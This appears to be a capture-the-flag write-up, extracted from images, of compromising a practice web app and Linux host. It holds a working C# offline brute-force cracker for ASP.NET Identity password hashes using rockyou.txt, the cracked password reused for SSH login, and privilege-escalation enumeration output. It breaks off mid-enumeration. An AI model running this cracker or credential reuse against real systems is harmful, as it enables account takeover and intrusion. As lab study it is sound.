
```
\x01\x00\x00\x00\x01\x00\x00\x27\x10\x00\x00\x00\x14
```



Basd on the information from the article , I have created this POC to identify the algorithm (accept that Visual Studio download and install the last version of the dependencies for `Microsoft.AspNetCore.Identity`):

```
using Microsoft.AspNetCore.Identity;
using System;
using System.Threading.Tasks;

namespace Identity
{
    class Program
    {
        static async Task Main(string[] args)
        {
            test();
        }

        static void test()
        {
            var ph = new PasswordHasher<Object>();
            var r =
ph.VerifyHashedPassword(null,"AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6
f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==",
                "ec52f8cd137ec7651bd1516de45b667662f9f5a6");
            Console.WriteLine("YOLO");
            }
        }
}
```

Execution that confirming the algorithm and the way to compute/verify a hash:



Program.cs

AppClient

Identity.Program

```
using Microsoft.AspNetCore.Identity;
using System;
using System.Threading.Tasks;

namespace Identity
{
    0 references
    class Program
    {
        0 references
        static async Task Main(string[] args)
        {
            test();
        }

        1 reference
        static void test()
        {
            var ph = new PasswordHasher<Object>();
            var r = ph.VerifyHashedPassword(null,"AQAAAAEAACcQAAAAEK0Qxcz4dV+44/6+DxQtXObG5FX6f3DQGf+Fmaeh/7RXm/iA0AzXr1GAY/jr4L/7Ww==",
                "ec52f8cd137ec7651bd1516de45b667662f9f5a6");
            Console.WriteLine("YOLO");

        }
```

Locals

Search Depth: 3

```
Name    Value                                                     Type
ph      {Microsoft.AspNetCore.Identity.PasswordHasher<object>}    Microsoft.AspNetCore.I...
r       Success                                                   Microsoft.AspNetCore.I...
```

Output

Show output from: Debug


```
'AppClient.exe' (CoreCL
  \bin\Debug\netcoreapp
'AppClient.exe' (CoreCL
  \Microsoft.NETCore.Ap
'AppClient.exe' (CoreCL
```

So to perform the offline brute force, the following code was written:

```
using Microsoft.AspNetCore.Identity;
using System;
using System.IO;
using System.Security.Cryptography;
using System.Linq;
using System.Threading.Tasks;

namespace Identity
{
    class Program
    {
        public const String STEVEN_HASH =
"AQAAAAEAACcQAAAAEMdFQDCwc980a5mla13HcUNymeOkdZrTO87D7iwVC9bMuOYWhAs2dekQ9
4h3TwCaaQ==";
        static void Main(string[] args)
        {
            //Load the rockyou dict
            Console.WriteLine("[+] Loading the dict of passwords...");
            string[] passwords = File.ReadAllLines(@"E:\rockyou.txt",
System.Text.Encoding.UTF8);
```

```
            //Run offline brute force
            Parallel.ForEach(passwords.ToList<String>(), (currentPassword,
state) =>
            {
                Console.ResetColor();
                String target = currentPassword.Trim(new char[] { '\n',
'\t', '\r', ' ' });
                Console.Write("\r[+] Testing {0}                  ",
target);
                if (TestPassword(target))
                {
                    state.Break();
                    Console.ForegroundColor = ConsoleColor.Green;
                    Console.WriteLine("\n[!] Password of Steven is {0} ",
target);
                }
            });
            Console.WriteLine("YOLO");
        }

        private static bool TestPassword(String candidate)
        {
            //Prepare the candidate password like the client side does
            byte[] bytes = System.Text.Encoding.UTF8.GetBytes("caf73fc6-
9eca-4741-be21-d5078fd64852" + candidate + "caf73fc6-9eca-4741-be21-
d5078fd64852");
            SHA1 sHA = SHA1.Create();
            byte[] array = sHA.ComputeHash(bytes);
            String candidatePrepared =
BitConverter.ToString(array).Replace("-", "").ToLowerInvariant();
            //Mimic the validation performed by the server side
            PasswordHasher<Object> ph = new PasswordHasher<Object>();
            PasswordVerificationResult r = ph.VerifyHashedPassword(null,
STEVEN_HASH, candidatePrepared);
            //Return the validation flag giving the quick state
            return r == PasswordVerificationResult.Success;
        }
    }
}
```

Execution of the code:




```
            Console.ResetColor();
            String target = currentPassword.Trim(new char[] { '\n', '\t', '\r', ' ' });
            Console.Write("\r[+] Testing {0}                    ", target);
            if (TestPassword(target))
            {
                state.Break();
                Console.ForegroundColor = ConsoleColor.Green;
                Console.WriteLine("\n[!] Password of Steven is {0} ", target);
            }
        });
        Console.WriteLine("YOLO");
    }
```

E:\CurrentPenTest\Work\PERSO\brobox\AppClient\bin\Debug\netcoreapp3.1\AppClient.exe

```
[+] Loading the dict of passwords...
[+] Testing 33333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333333
[+] Testing 32922PIMP
[!] Password of Steven is blazeit
[+] Testing boricua3
```

Password recovered was `blazeit`.

Credentials were valid:



Hello Steven!

This site is still a work in progress, more features soon!


- Email was `steven.white@fancycorp.com`.
- User client side password hash was `3a60bbb0787ee6bf6c368f9e07e0141fe55729d0`.
- User plain text password was `blazeit`.

Profile info for Steven:

```
My profile
Id: 0dc29e9f-ff32-43b5-9ae6-e8c76c86e6b9
Display name: Steven White
E-mail: steven.white@fancycorp.com
Role: Administrator
Personal note: Only for my eyes... SSH: ssh -p 22
incrediblewhite@remoteserver
```


Based on the profile information I have tried a SSH connection for the login `incrediblewhite` with the password recovered, the SSH credentials were valid:

`ssh -p 22 incrediblewhite@fc.xlm-box.com`



```
[redacted]  ssh -p 22 incrediblewhite@fc.xlm-box.com
incrediblewhite@fc.xlm-box.com's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1031-azure x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Jan 24 10:18:12 UTC 2021

  System load:  0.0                Processes:           137
  Usage of /:   28.9% of 28.90GB   Users logged in:     0
  Memory usage: 31%                IP address for eth0: 10.0.0.4
  Swap usage:   0%

 * Introducing self-healing high availability clusters in MicroK8s.
   Simple, hardened, Kubernetes for production, from RaspberryPi to DC.

     https://microk8s.io/high-availability

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

75 packages can be updated.
0 updates are security updates.

New release '20.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
Last login: Sun Jan 24 07:46:27 2021 from 88.207.233.131
incrediblewhite@Box1:~$
```

It given me access to the first flag in the home folder of the current user:



```
incrediblewhite@Box1:~$ ll
total 52
drwxr-xr-x 6 incrediblewhite incrediblewhite 4096 Jan 18 17:49 ./
drwxr-xr-x 5 root            root            4096 May 23  2020 ../
-rw------- 1 incrediblewhite incrediblewhite 4056 Jan 23 17:47 .bash_histor
-rw-r--r-- 1 incrediblewhite incrediblewhite  220 May 23  2020 .bash_logout
-rw-r--r-- 1 incrediblewhite incrediblewhite 3771 May 23  2020 .bashrc
drwx------ 3 incrediblewhite incrediblewhite 4096 Jan 18 14:03 .cache/
drwx------ 3 incrediblewhite incrediblewhite 4096 May 23  2020 .gnupg/
drwxrwxr-x 3 incrediblewhite incrediblewhite 4096 Jan 18 14:19 .local/
-rw-r--r-- 1 incrediblewhite incrediblewhite  807 May 23  2020 .profile
-rw------- 1 incrediblewhite incrediblewhite  844 May 24  2020 .viminfo
-rw-rw-r-- 1 incrediblewhite incrediblewhite  180 Jan 18 17:54 .wget-hsts
drwxrwxr-x 3 incrediblewhite incrediblewhite 4096 Jan 18 14:03 go/
-rw-rw-r-- 1 incrediblewhite incrediblewhite   20 May 24  2020 user.txt
incrediblewhite@Box1:~$ cat user.txt
BL4zor-w45m-P4d4w4n
incrediblewhite@Box1:~$ 
```

👍 Initial access was obtained!

Next step was to elevate our right to became `root`.

Escalate our privilege

> Goal was to pass from normal user to root.

Host 52.186.121.84

Network configuration

Nothing special, the machine was not seemed to be a bridge between different network.

```
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group
default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP
group default qlen 1000
    link/ether 00:0d:3a:1f:cd:7c brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.4/24 brd 10.0.0.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20d:3aff:fe1f:cd7c/64 scope link
       valid_lft forever preferred_lft forever
```

```
$ cat /etc/hosts
127.0.0.1 localhost
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts

$ route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
default         _gateway        0.0.0.0         UG    100    0        0
eth0
10.0.0.0        0.0.0.0         255.255.255.0   U     0      0        0
eth0
168.63.129.16   _gateway        255.255.255.255 UGH   100    0        0
eth0
169.254.169.254 _gateway        255.255.255.255 UGH   100    0        0
eth0

$ cat /etc/network/interfaces
# ifupdown has been replaced by netplan(5) on this system.  See
# /etc/netplan for current configuration.
# To re-enable ifupdown on this system, you can run:
#    sudo apt install ifupdown
```

Local custom system users

LinEnum revealed the following local users:


- bob: adm
- johnny: sudoer
- incrediblewhite: standard

```
[-] Group memberships:
...
uid=1000(bob) gid=1000(bob)
groups=1000(bob),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio
),30(dip),44(video),46(plugdev),108(lxd),114(netdev)
uid=1001(incrediblewhite) gid=1001(incrediblewhite)
```


```
groups=1001(incrediblewhite)
uid=1002(johnny) gid=1002(johnny) groups=1002(johnny),27(sudo)

[-] Current user/group info:
uid=1001(incrediblewhite) gid=1001(incrediblewhite)
groups=1001(incrediblewhite)

[-] Users that have previously logged onto the system:
Username         Port     From             Latest
bob              pts/0    81.51.255.186    Sat Jan 16 14:12:22 +0000 2021
incrediblewhite  pts/0    88.207.233.131   Sun Jan 24 07:46:27 +0000 2021
johnny           pts/0    85.85.119.222    Sat Jan 23 17:28:39 +0000 2021

[-] It looks like we have some admin users:
uid=102(syslog) gid=106(syslog) groups=106(syslog),4(adm)
uid=1000(bob) gid=1000(bob)
groups=1000(bob),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio
),30(dip),44(video),46(plugdev),108(lxd),114(netdev)

[-] Super user account(s):
root

[-] Accounts that have recently used sudo:
/home/johnny/.sudo_as_admin_successful
/home/bob/.sudo_as_admin_successful

[-] Are permissions on /home directories lax:
total 20K
drwxr-xr-x  5 root            root            4.0K May 23  2020 .
drwxr-xr-x 23 root            root            4.0K Jan  9 06:33 ..
drwxr-xr-x 11 bob             bob             4.0K Jan 16 14:18 bob
drwxr-xr-x  6 incrediblewhite incrediblewhite 4.0K Jan 23 18:00
incrediblewhite
drwxr-xr-x  5 johnny          johnny          4.0K Jan 18 18:06 johnny
```

Exploration of the host and attacks performed

Analysis of the running process has given the following interesting information:




```
incrediblewhite@Box1:/tmp$ ps -eaf | grep -E "(bob|johnny|incrediblewhite)"
